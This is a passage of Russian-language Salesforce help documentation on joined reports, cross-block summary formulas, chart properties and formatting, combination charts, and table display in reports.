- Каждая настраиваемая формула резюмирования должна использовать уникальное имя. Тем не менее, стандартные и кросс-блоковые формулы настраиваемого резюмирования могут использовать одинаковые имена.
- Имя настраиваемой формулы резюмирования не должно содержать квадратных скобок («[» или «]»).

Настраиваемые формулы резюмирования кросс-блока

Настраиваемые формулы резюмирования кросс-блока позволяют вычислять значения в нескольких блоках составного отчета. Например, формула кросс-блока может использоваться для вычисления пропорционального соотношения открытых и закрытых возможностей организации или пропорционального соотношения закрытых сделок и контрольных показателей продаж.

Формула кросс-блока создается так же, как стандартные формулы. Пользователям доступны такие же форматы данных, параметры формулы, функции и области отображения вычислений. Синтаксис формулы также аналогичен стандартному, за исключением добавления сведений о блоке. Например, при вычислении процентного соотношения возможностей и обращений для каждой организации, формула также включает заголовок блока: `[Возможности блок 1]RowCount / [Обращения блок 2]RowCount`. Помните, что при проверке синтаксиса формулы или при сохранении формулы пропущенный заголовок блока становится причиной отображения сообщения об ошибке.

Ниже перечислены рекомендации по работе с настраиваемыми формулами резюмирования кросс-блока.

- Формула кросс-блока может быть добавлена в любой блок отчета.
- Созданные формулы кросс-блока не добавляются в отчеты автоматически. Чтобы добавить формулу, перетащите нужную формулу в блок.
- Формулы кросс-блока, добавленные в блок, отображаются справа от стандартных формул в порядке их добавления.
- Результаты применения формул кросс-блока определяются параметрами фильтрации, заданными для блоков отчета. Таким образом, при изменении параметров фильтрации формула кросс-блока может иметь разные результаты.
- Каждый составной отчет может содержать не более 10 настраиваемых формул резюмирования кросс-блока.
- Удаление блока, используемого в формуле кросс-блока, приводит к удалению формулы с панели «Поля» и из любых оставшихся блоков, содержащих данную формулу.
- Каждая формула кросс-блока должна использовать уникальное имя. Тем не менее, стандартные и кросс-блоковые формулы настраиваемого резюмирования могут использовать одинаковые имена.
- Имя формулы кросс-блока не должно содержать квадратных скобок («[» или «]»).

СМ. ТАКЖЕ:

Создание настраиваемой формулы резюмирования

Эффективное использование настраиваемых формул резюмирования

Примеры составных отчетов

Создание настраиваемой формулы резюмирования для составного отчета

Какие действия не поддерживаются составными отчетами?

Составные отчеты поддерживают практически все те же действия, что сводные или матричные отчеты (например, поиск, добавление, удаление и резюмирование полей, а также выполнение и сохранение отчетов). Тем не менее, некоторые действия не поддерживаются.

Ниже перечислены некоторые действия, которые не поддерживаются составными отчетами.

- Добавление полей области.
- Добавление кросс-фильтров.
- Перетаскивание фильтров с панели «Поля» на панель «Фильтры».
- Применение условного выделения.
- Изменение иерархии для отчетов по возможностям или действиям.
- Создание отчетных снимков на основе составных отчетов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Прим.:

- Чтобы предоставить пользователям возможность создания и редактирования составных отчетов, рекомендуем включить поддержку конструктора отчетов для всей организации. В противном случае пользователи могут запускать составные отчеты, но не могут их создавать.
- Составные отчеты требуют включения новой темы пользовательского интерфейса. В противном случае пользователи не могут создавать, редактировать и запускать составные отчеты.
- Обозреватель Internet Explorer 6 не поддерживает составные отчеты.
- Фильтры не применяются к данным составного отчета в представлении панели мониторинга или не могут быть добавлены в панель мониторинга, использующую только составные отчеты.

Типы стандартных отчетов, которые не могут использоваться в составных отчетах.

- Организации и контакты
  - Журнал организации
  - Ответственные за организацию*
  - Журнал контакта
- Действия
  - Мои делегированные запросы на утверждение*
- Административные отчеты
  - Все отложенные запросы на утверждение*
  - Использование API за последнюю неделю*
- Кампания
  - Запрос сведений по кампании*
  - Участник кампании
  - Анализ участника кампании*
  - Кампании с находящимися под влиянием возможностями
- Контракт
  - Журнал контракта
  - Журнал заказа
- Служба поддержки
  - Журнал обращения
  - Использование портала самообслуживания
  - Журнал решения
- Файл и содержимое
  - Авторы содержимого
  - Временной интервал публикации содержимого
  - Загрузки файлов и содержимого
  - Занятость файлов и содержимого
  - Ссылки на файлы и содержимое

  - Администраторы библиотеки
  - Содержимое библиотеки
  - Популярные загрузки
  - Популярные подписки
  - Устаревшее содержимое
- Прогнозы
  - Настраиваемое прогнозирование: история прогноза
  - Настраиваемое прогнозирование: резюме прогноза
  - Настраиваемое прогнозирование: прогнозы возможностей
  - история прогноза
  - Прогнозы
  - План продаж и фактические доходы*
- Интерес
  - Все интересы
  - Журнал интереса
  - Статус интереса*
- Возможность
  - Возможности с ролями контакта и продуктами
  - Возможности с группами, работающими с возможностями, и продуктами
  - Журнал поля возможности
- Прайс-листы, продукты и активы
  - Активы с продуктами*

Прим.:

- Некоторые типы отчетов, перечисленные ниже, могут быть недоступны. Список доступных отчетов определяется рядом факторов (например, включенные функции и настроенные параметры доступности папки отчетов). Чтобы просмотреть недоступные типы отчетов, обратитесь к администратору.
- В случае переименования стандартных объектов, типы стандартных отчетов используют новые, а не исходные имена. Например, при переименовании объекта «Возможность» в «Сделка» тип стандартного отчета «Журнал поля возможности» называется «Журнал поля сделки».
- Типы отчетов, помеченные звездочкой (*) в данном списке, недоступны при создании отчетов. Чтобы просмотреть данные типы отчетов, настройте стандартные отчеты, доступные в папках на вкладке «Отчеты».

СМ. ТАКЖЕ:

Выбор типа отчета

Изменение основного типа отчета

Объединение разных типов данных в составном отчете

Типы стандартных отчетов

Графическое отображение данных отчета

Диаграммы, используемые для отображения данных отчета, позволяют ускорить процесс их восприятия. Диаграммы отображаются прямо над таблицей отчета. Благодаря диаграммам, пользователи могут получать общее представление об отчетах без детализации их данных. Рекомендуем использовать линейные диаграммы для отслеживания динамический изменений, а горизонтальные или секторные диаграммы для сопоставления значений на определенный момент времени. При необходимости диаграммы могут просматриваться в компонентах панели мониторинга.

1. Добавление диаграммы в отчет

   Диаграмма, добавленная в отчет, позволяет пользователям получить визуальное представление данных.

2. Свойства диаграммы

   Диаграмма может быть добавлена в любой стандартный или настраиваемый сводный или матричный отчет. Свойства диаграммы определяют данные, которые должны отображаться в диаграмме, их метки и цвета, а также любое применяемое условное выделение.

3. Эффективное представление данных посредством диаграмм

   Некоторые компоненты (например, отрицательные значения, слишком большие или малые числа, настраиваемые формулы резюмирования и параметры безопасности поля) могут влиять на внешний вид диаграмм, добавляемых в отчет. Изменение формата отчета, группировок и блоков также влияет на внешний вид диаграмм.

4. Отображение разных наборов данных в одной диаграмме

   Комбинированная диаграмма позволяет размещать несколько наборов данных на одной диаграмме. Каждый набор данные опирается на отдельное поле, гарантируя удобное сопоставление значений. При необходимости разные типы диаграмм могут быть объединены в одну диаграмму для многоцелевого просмотра данных.

5. Примеры комбинированных диаграмм

   Комбинированная диаграмма поддерживает отображение нескольких значений относительно одного диапазона оси, одновременный просмотр двух типов диаграмм или сопоставление двух непрерывных суммарных значений.

6. Параметры форматирования диаграммы

СМ. ТАКЖЕ:

Эффективное представление данных посредством диаграмм

Добавление диаграммы в отчет

Свойства диаграммы

Примеры комбинированных диаграмм

Отображение разных наборов данных в одной диаграмме

Добавление диаграммы в отчет

Диаграмма, добавленная в отчет, позволяет пользователям получить визуальное представление данных.

Прим.: Прежде чем добавить диаграмму, убедитесь, что отчет содержит как минимум одну группировку.

В приложении Lightning Experience добавление или редактирование диаграммы выполняется со страницы запуска отчета.

1. Для просмотра или скрытия диаграммы нажмите кнопку .
2. Для редактирования диаграммы нажмите кнопку .

   В редакторе диаграмм можно изменить тип диаграммы, ввести заголовок диаграммы, изменить оси, показать или скрыть опорную линию и показать или скрыть значения диаграммы.

В системе Salesforce Classic добавление или редактирование диаграммы выполняется из конструктора отчетов.

1. Нажмите кнопку **«Добавить диаграмму»** в конструкторе отчетов. Для готовых диаграмм нажмите кнопку **«Редактировать диаграмму»**.
2. Выберите тип диаграммы.
3. Настройте нужные параметры на вкладке «Данные диаграммы».
4. Настройте нужные параметры на вкладке «Форматирование».
5. Нажмите кнопку **«OK»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

СМ. ТАКЖЕ:

Типы диаграмм

Эффективное представление данных посредством диаграмм

Создание отчета

Свойства диаграммы

Диаграмма может быть добавлена в любой стандартный или настраиваемый сводный или матричный отчет. Свойства диаграммы определяют данные, которые должны отображаться в диаграмме, их метки и цвета, а также любое применяемое условное выделение.

Прим.: Данный раздел актуален только в том случае, если не используется конструктор отчетов. *Конструктор отчетов* — это экранный редактор отчетов.

Чтобы настроить свойства диаграммы, нажмите кнопку **«Добавить диаграмму»** или щелкните ссылку **«Редактировать диаграмму»** в любом матричном или сводном отчете и заполните поля на вкладках «Данные диаграммы» и «Форматирование».

Ограничения, рекомендации и советы см. в разделе «Эффективное представление данных посредством диаграмм» на странице 5383.

Параметры данных диаграммы

Ниже перечислены параметры, которые определяют данные, отображаемые в диаграмме.

Поле	Описание
Тип диаграммы	Выберите тип диаграммы, используемый для отображения данных отчета. Выбранный тип диаграммы определяет свойства диаграммы, доступные для настройки.
Ось X и Ось Y	Выберите значения для отображения на осях диаграммы. В зависимости от типа диаграммы, значения оси могут быть представлены количеством записей, полями резюмирования или группировками, заданными в отчете. Прим.: Если ось Y соответствует настраиваемой формуле резюмирования, для параметра «Место отображения данной формулы» которой выбран любой другой уровень группировки, кроме значения «Все уровни резюмирования», то значения оси X и параметра «Группировки» должны соответствовать уровню группировки этой настраиваемой формулы резюмирования.
Комбинированная диаграмма	Чтобы добавить дополнительные значения в диаграмму, установите данный флажок. Выбранный тип диаграммы должен поддерживать возможность использования комбинированных диаграмм.
Группировки	Выберите способ группирования данных на диаграмме. Система позволяет выбирать только группировки, заданные в отчете. Чтобы выбрать способ отображения группировок в горизонтальных или вертикальных диаграммах, щелкните соответствующий значок: «групповая», «ярусная» или «ярусная, с заполнением до 100%». При использовании линейных диаграмм установите флажок «С накоплением».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

Поле	Описание
Значения	Выберите данные для отображения в качестве значений секторной, круговой или конической диаграммы.
Сектора	Выберите данные для отображения в качестве сегментов секторной или круговой диаграммы.
Сегменты	Выберите данные для отображения в качестве сегментов конической диаграммы.

Презентация диаграммы

Ниже перечислены параметры, позволяющие контролировать внешний вид и алгоритм диаграммы.

Поле	Описание
Заголовок диаграммы	Введите имя диаграммы.
Цвет заголовка	Выберите цвет для заголовка диаграммы.
Размер заголовка	Выберите размер шрифта для заголовка диаграммы. Максимально допустимый размер — 18. При выборе большего значения размер текста все равно будет 18.
Цвет текста	Выберите цвет для любого текста и меток диаграммы.
Размер текста	Выберите размер шрифта для любого текста и меток диаграммы. Максимально допустимый размер — 18. При выборе большего значения размер текста все равно будет 18.
Обесцвечивание фона	Выберите направление градиента фона. При необходимости заполните поля «Начальный цвет» и «Конечный цвет» для градиента. Чтобы отменить цветовой переход, выберите белый цвет в обоих полях.
Размещение условных обозначений	Укажите расположение условных обозначений относительно диаграммы.
Объединить малые группы в сектор «Другое»	Объедините все группы, общая доля которых не превышает 3% в сектор или сегмент «Другое». Чтобы отображать все значения диаграммы по отдельности, снимите данный флажок. Данный параметр применяется только к секторным, круговым и коническим диаграммам. Данный параметр включен по умолчанию для секторных и круговых диаграмм, но выключен для конических диаграмм.
Диапазон оси X (Диапазон оси Y)	Выберите ручное или автоматическое определение диапазона оси для горизонтальной, линейной или вертикальной диаграммы. При ручном определении введите числа, соответствующие минимальному и максимальному значениям оси. При наличии точек данных, расположенных за пределами заданного диапазона, ось расширяется автоматически, чтобы добавить эти значения при создании диаграммы.
Показать метки оси	Отображение меток всех осей диаграммы. Данный параметр применяется только к горизонтальным и линейным диаграммам.
Показать метки	Отображение меток для секторной, круговой или конической диаграммы.
Показать группу (в %)	Отображение процентного значения для каждой группы диаграммы.

Поле	Описание
Показать значения по оси X (Показать значения по оси Y)	Отображение значений отдельных записей или групп на оси диаграммы. Данный параметр применяется только к некоторым горизонтальным и вертикальным диаграммам.
Показать значения	Отображение значений отдельных записей или групп в диаграмме. Данный параметр применяется только к определенным типам диаграмм.
Показать сектор (в %)	Отображение процентного значения для каждого сегмента секторной или круговой диаграммы.
Показать итого	Отображение итогового значения круговой диаграммы.
Показать сегмент (в %)	Отображение процентного значения для каждого сегмента конической диаграммы.
Показать всплывающие сведения	Отображение значений, меток и процентов при наведении указателя мыши на диаграмму. Отображаемые сведения определяются типом диаграммы. Проценты отображаются только в секторных, круговых и конических диаграммах. Всплывающие сведения не поддерживаются при просмотре диаграмм, содержащих более 200 точек данных.
Размер диаграммы	Выберите размер диаграммы: от крошечного до огромного.
Положение диаграммы	Размещение диаграммы над или под отчетом.

Условное выделение

Сводные и матричные отчеты позволяют выделять значения полей на основе заданных диапазонов и цветов. Функция условного выделения доступна в отчетах, которые содержат как минимум одно поле резюмирования или настраиваемую формулу резюмирования.

Поле	Описание
Сводка	Выберите поле резюмирования, диапазоны чисел которого должны быть выделены цветом.
Цвет нижнего диапазона	Выберите цвет для отображения данных, предшествующих значению поля «Нижняя контрольная точка».
Нижняя контрольная точка	Число, являющееся пороговым значением между полями «Цвет нижнего диапазона» и «Цвет среднего диапазона». Значения, соответствующие значению поля «Нижняя контрольная точка», отображаются цветом, выбранным в поле «Цвет среднего диапазона».
Цвет среднего диапазона	Выберите цвет для отображения данных, расположенных между значениями полей «Нижняя контрольная точка» и «Верхняя контрольная точка».
Верхняя контрольная точка	Число, являющееся пороговым значением между полями «Цвет среднего диапазона» и «Цвет верхнего диапазона». Значения, соответствующие значению поля «Верхняя контрольная точка», отображаются цветом, выбранным в поле «Цвет верхнего диапазона».

Поле	Описание
Цвет верхнего диапазона	Выберите цвет для отображения данных, следующих за значением поля «Верхняя контрольная точка».

СМ. ТАКЖЕ:

Типы диаграмм

Настройка отчетов

Эффективное представление данных посредством диаграмм

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Некоторые компоненты (например, отрицательные значения, слишком большие или малые числа, настраиваемые формулы резюмирования и параметры безопасности поля) могут влиять на внешний вид диаграмм, добавляемых в отчет. Изменение формата отчета, группировок и блоков также влияет на внешний вид диаграмм.

- В диаграмме может использоваться не более 250 групп или 4 000 значений. При отображении сообщения об ошибке, уведомляющего о наличии слишком большого количества групп или значений, рекомендуем воспользоваться фильтрами отчета. В комбинированных диаграммах учитываются все группы и значения.
- Если поле, используемое в диаграмме, становится недоступным, то взамен этого поля может использоваться любое другое поле. Если остальные поля также недоступны, то указывается количество записей.
- Позиция десятичной запятой в диаграммах не подлежит настройке. Числовые значения и значения валюты округляются до двух знаков после запятой. Процентные значения округляются до одного знака после запятой.
- Для слишком больших или слишком малых значений используется экспоненциальное представление чисел. Например, число 5 750 000 000 отображается как 5,75E9; а число -0,0000000061 отображается как -6,1E-9.
- Отрицательные значения отображаются во всех линейных диаграммах, а также в тех горизонтальных и вертикальных диаграммах, которые не имеют ярусов. Секторная, круговая, коническая и ярусная диаграммы не поддерживают отображение отрицательных значений. Группировки, содержащие отрицательные значения, отображаются в условных обозначениях, тогда как сами отрицательные значения отражаются в расчетах всех итоговых значений, включая итоговые значения для круговых диаграмм.
- При создании диаграмм не рекомендуем сначала группировать по полю дочернего объекта, а затем суммировать по полю родительского объекта. Эти действия могут привести к получению неточных результатов. Например, при использовании круговой диаграммы итоговое значение может не соответствовать сумме значений всех ее секторов.
- Диаграммы отчетов и панелей мониторинга, содержащие значения из настраиваемых формул резюмирования, отображают знаки после запятой с помощью параметра валюты по умолчанию, вместо значения, указанного для формулы. Например, если количество десятичных знаков в формуле резюмирования равно нулю, то десятичные знаки не отображаются в столбцах, однако значения диаграммы содержат десятичные знаки, заданные для валюты по умолчанию (обычно два десятичных знака). Данное правило применяется к валютам, числам и процентам.
- При использовании составных отчетов имена полей резюмирования содержат имена полей и блоков. Например, поле «Стоимость», резюмированное в блоке 1, отображается в редакторе диаграмм следующим образом: «Блок 1 – Сумма Стоимость». Кросс-блок или стандартная формула настраиваемого резюмирования содержит имя блока в том случае, если формула добавляется в несколько блоков.

- В таблице ниже описаны действия, выполняемые в случае изменения формата отчета, содержащего диаграмму, или удаления блоков, группировок и полей резюмирования.

Изменение...	**Результат...**
Изменение сводного, матричного или составного отчета на табличный	Все диаграммы удаляются из отчета.
Изменение сводного отчета на матричный	Первая группировка сводного отчета становится первой группировкой строк. Вторая группировка становится первой группировкой столбцов. Третья группировка становится второй группировкой строк. Диаграмма не меняется.
Изменение матричного отчета на сводный	Первая группировка строк становится первой группировкой сводного отчета. Вторая группировка строк становится *третьей* группировкой сводного отчета. Первая группировка столбцов становится *второй* группировкой сводного отчета. Вторая группировка столбцов удаляется. Вторая группировка столбцов, используемая в диаграмме, заменяется первым доступным полем резюмирования, которое больше не используется в диаграмме.
Изменение сводного или матричного отчета на составной	Текущий отчет становится первым блоком, а диаграмма остается в отчете. Вторая группировка столбцов, используемая в матричном отчете, заменяется первым доступным полем резюмирования, которое больше не используется в диаграмме. Группировка поля области, добавленная в сводный или матричный отчет, заменяется следующей доступной группировкой, которая больше не используется в диаграмме.
Изменение составного отчета на сводный или матричный	Первый блок становится отчетом, а группировки и диаграмма не меняются. Поля резюмирования первого блока, добавленные в диаграмму составного отчета, остаются в диаграмме сводного отчета. Поля резюмирования, доступные в других блоках, удаляются из диаграммы.
Удаление блока, содержащего поле резюмирования, из составного отчета	Поле резюмирования заменяется следующим доступным полем резюмирования. Если дополнительные поля резюмирования недоступны, то исходное поле заменяется количеством записей из первого оставшегося блока. Удаление всех блоков отчета приводит к удалению целой диаграммы.
Удаление группировки, используемой в отчете	Группировка заменяется следующей доступной группировкой. Удаление всех группировок приводит к удалению целой диаграммы. Обратите внимание, что группировки могут быть удалены автоматически в результате добавления типа отчета в составной отчет или отмены доступа к полю (например, при применении параметров безопасности полей).
Удаление поля резюмирования, используемого в диаграмме (включая настраиваемые поля и поля резюмирования кросс-блока)	Поле резюмирования заменяется следующим доступным полем резюмирования. Если дополнительные поля резюмирования недоступны, то поле заменяется количеством записей для отчета или первого блока. Обратите внимание, что поля резюмирования могут быть удалены

Изменение...	Результат...
	автоматически (например, при применении параметров безопасности полей или изменении формата отчета).

СМ. ТАКЖЕ:

- Добавление диаграммы в отчет
- Параметры форматирования диаграммы
- Отображение разных наборов данных в одной диаграмме

Отображение разных наборов данных в одной диаграмме

Комбинированная диаграмма позволяет размещать несколько наборов данных на одной диаграмме. Каждый набор данные опирается на отдельное поле, гарантируя удобное сопоставление значений. При необходимости разные типы диаграмм могут быть объединены в одну диаграмму для многоцелевого просмотра данных.

Ниже перечислены действия, доступные в комбинированных диаграммах.

- Добавление линии в текущую линейную, вертикальную, вертикальную групповую или вертикальную ярусную диаграмму.
- Добавление сводной строки в текущую линейную диаграмму с накоплением.
- Добавление столбцов (не более трех) в вертикальную гистограмму.
- Добавление строк (не более трех) в горизонтальную линейчатую диаграмму.

Например, менеджерам по продажам может быть доступна диаграмма, позволяющая просматривать параметр «Ожидаемые продажи: стоимость» в виде линии, а параметр «Количество открытых сделок» в виде столбцов.

1. Измените диаграмму для любого сводного или матричного отчета, либо измените компонент панели мониторинга, отображающий сводный или матричный отчет.
2. Выберите тип диаграммы, поддерживающий комбинированные диаграммы.
   - Горизонтальная диаграмма
   - Вертикальная диаграмма
   - Групповая вертикальная диаграмма
   - Ярусная вертикальная диаграмма
   - Линейная диаграмма
   - Линейная диаграмма с накоплением
3. Установите флажок **«Добавить дополнительные значения»**. Область предварительного просмотра диаграммы обновляется по мере настройки комбинированной диаграммы.
4. Чтобы составить диаграмму, выберите «Значение».
5. Выберите нужное значение в раскрывающемся списке «Отображение». Доступные параметры определяются типом используемой диаграммы, а также редактируемой областью (диаграмма или компонент панели мониторинга).

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

- Чтобы добавить строки или столбцы (не более трех), щелкните ссылку **«Добавить строку»** или **«Добавить столбец»**.
- Чтобы показать отдельную ось для добавленной линии в правой части вертикальной диаграммы, установите флажок **«Использовать вторую ось»** при добавлении линии в вертикальную диаграмму. Рекомендуем использовать отдельную ось при наличии двух значений, принадлежащих разным диапазонам или единицам измерения.

  Прим.: Флажок **«Использовать вторую ось»** дополняет раскрывающийся список «Значение» другими значениями. Если данный параметр не выбран, то система позволяет выбирать только из значений того же типа, что и основная ось Y (например, число, валюта или процент). Данный параметр поддерживается только некоторыми комбинированными диаграммами.

6. По завершении нажмите кнопку **«Запустить отчет»** или **«Сохранить»**.

Прим.:

- Если поле, используемое в диаграмме, становится недоступным, то взамен этого поля может использоваться любое другое поле. Если остальные поля также недоступны, то указывается количество записей.
- Обе оси X и Y не должны быть установлены на *«Авто»*. Если установка будет стоять на *«Авто»*, вы не сможете составить диаграмму.
- Отфильтрованная детализация не поддерживается комбинированными диаграммами на панелях мониторинга.

СМ. ТАКЖЕ:

Типы диаграмм

Добавление диаграммы в отчет

Примеры комбинированных диаграмм

Примеры комбинированных диаграмм

Комбинированная диаграмма поддерживает отображение нескольких значений относительно одного диапазона оси, одновременный просмотр двух типов диаграмм или сопоставление двух непрерывных суммарных значений.


Комбинированная диаграмма позволяет размещать несколько наборов данных на одной диаграмме.

Столбец в вертикальную диаграмму

Добавьте столбцы в вертикальную диаграмму для отображения нескольких значений относительно одного диапазона оси.

Чтобы создать диаграмму для данного примера, выберите тип диаграммы «Вертикальная диаграмма» и назначьте полю «Ось Y» значение «Стоимость: сумма», а полю «Ось X» значение «Этап». Чтобы добавить стоимость ожидаемого дохода в виде столбца, установите флажок **«Добавить дополнительные значения»**.

Пользователь может быстро сравнить текущие значения относительно ожидаемых значений для каждого этапа.




Линия в вертикальную диаграмму

Добавьте линию в вертикальную диаграмму для одновременного отображения двух типов диаграмм. Использование второй оси позволяет дополнять диаграмму разными типами значений.

Чтобы создать диаграмму для данного примера, выберите тип диаграммы «Вертикальная диаграмма» и назначьте полю «Ось Y» значение «Стоимость: сумма», а полю «Ось X» значение «Финансовый год». Чтобы добавить количество сделок в виде линии, установите флажок **«Добавить дополнительные значения»**. Суммарные значения разных типов доступны в раскрывающемся списке «Значения» только после установки флажка **«Использовать вторую ось»**.

Пользователь может просмотреть общую стоимость и количество сделок для каждого года на одной диаграмме.




Линия в линейную диаграмму

Добавьте линию в линейную диаграмму для сравнения двух непрерывных суммарных значений.

Чтобы создать диаграмму для данного примера, настройте настраиваемую формулу резюмирования для вычисления трехнедельного скользящего среднего значения стоимостей возможностей, выберите тип диаграммы «Линейная диаграмма» и назначьте полю «Ось Y» значение «Стоимость: сумма», а полю «Ось X» значение «Дата». Чтобы добавить вычисленное трехнедельное скользящее среднее значение в виде линии, установите флажок **«Добавить дополнительные значения»**.

Пользователь может сравнить динамику продаж относительно скользящего среднего значения.



Ниже приведена настраиваемая формула резюмирования, используемая в данном примере.

```
(OppProductTrends__c.Amount__c:SUM+ PREVGROUPVAL(OppProductTrends__c.Amount__c:SUM,
OppProductTrends__c.as_of_date__c) + PREVGROUPVAL(OppProductTrends__c.Amount__c:SUM,
OppProductTrends__c.as_of_date__c,2))/3
```

СМ. ТАКЖЕ:

Отображение разных наборов данных в одной диаграмме

Параметры форматирования диаграммы

Ниже перечислены параметры, позволяющие контролировать внешний вид и алгоритм диаграммы.

Поле	Описание
Заголовок диаграммы	Введите имя диаграммы.
Цвет заголовка	Выберите цвет для заголовка диаграммы.
Размер заголовка	Выберите размер шрифта для заголовка диаграммы. Максимально допустимый размер — 18. При выборе большего значения размер текста все равно будет 18.
Цвет текста	Выберите цвет для любого текста и меток диаграммы.
Размер текста	Выберите размер шрифта для любого текста и меток диаграммы. Максимально допустимый размер — 18. При выборе большего значения размер текста все равно будет 18.
Обесцвечивание фона	Выберите направление градиента фона. При необходимости заполните поля «Начальный цвет» и «Конечный цвет» для градиента. Чтобы отменить цветовой переход, выберите белый цвет в обоих полях.
Размещение условных обозначений	Укажите расположение условных обозначений относительно диаграммы.
Объединить малые группы в сектор «Другое»	Объедините все группы, общая доля которых не превышает 3% в сектор или сегмент «Другое». Чтобы отображать все значения диаграммы по отдельности, снимите данный флажок. Данный параметр применяется только к секторным, круговым и коническим диаграммам. Данный

Поле	Описание
	параметр включен по умолчанию для секторных и круговых диаграмм, но выключен для конических диаграмм.
Диапазон оси X (Диапазон оси Y)	Выберите ручное или автоматическое определение диапазона оси для горизонтальной, линейной или вертикальной диаграммы. При ручном определении введите числа, соответствующие минимальному и максимальному значениям оси. При наличии точек данных, расположенных за пределами заданного диапазона, ось расширяется автоматически, чтобы добавить эти значения при создании диаграммы.
Показать метки оси	Отображение меток всех осей диаграммы. Данный параметр применяется только к горизонтальным и линейным диаграммам.
Показать метки	Отображение меток для секторной, круговой или конической диаграммы.
Показать группу (в %)	Отображение процентного значения для каждой группы диаграммы.
Показать значения по оси X (Показать значения по оси Y)	Отображение значений отдельных записей или групп на оси диаграммы. Данный параметр применяется только к некоторым горизонтальным и вертикальным диаграммам.
Показать значения	Отображение значений отдельных записей или групп в диаграмме. Данный параметр применяется только к определенным типам диаграмм.
Показать сектор (в %)	Отображение процентного значения для каждого сегмента секторной или круговой диаграммы.
Показать итого	Отображение итогового значения круговой диаграммы.
Показать сегмент (в %)	Отображение процентного значения для каждого сегмента конической диаграммы.
Показать всплывающие сведения	Отображение значений, меток и процентов при наведении указателя мыши на диаграмму. Отображаемые сведения определяются типом диаграммы. Проценты отображаются только в секторных, круговых и конических диаграммах. Всплывающие сведения не поддерживаются при просмотре диаграмм, содержащих более 200 точек данных.
Размер диаграммы	Выберите размер диаграммы: от крошечного до огромного.
Положение диаграммы	Размещение диаграммы над или под отчетом.

СМ. ТАКЖЕ:

Добавление диаграммы в отчет

Отображение данных отчета в таблицах

Таблицы позволяют скрывать некоторые сведения и диапазоны, ограничивать количество отображаемых результатов и использовать цветовые выделения, предоставляя пользователям возможности более удобного просмотра данных. При необходимости таблицы могут просматриваться в компонентах панели мониторинга.

1. Отображение и скрытие сведений об отчете

   Чтобы отобразить или скрыть сведения об отчете, воспользуйтесь страницей запуска отчета или конструктором отчетов. Функция скрытия сведений позволяет не отображать отдельные записи отчета. Группировки, формулы резюмирования и количества записей не могут быть скрыты.

2. Выделение диапазонов данных

   Сводные и матричные отчеты позволяют выделять значения полей на основе заданных диапазонов и цветов. Функция условного выделения доступна в отчетах, которые содержат как минимум одно поле резюмирования или настраиваемую формулу резюмирования.

3. Использование табличного отчета на панели мониторинга

   Табличный отчет с ограниченным количеством отображаемых строк может использоваться в качестве исходного отчета для диаграммы или таблицы панели мониторинга.

4. Ограничение результатов отчета

   Ограничения области отчета позволяют избегать обработки слишком большого количества записей. Оптимальный способ ограничения результатов отчета определяется используемым объектом.

СМ. ТАКЖЕ:

Выделение диапазонов данных

Ограничение результатов отчета

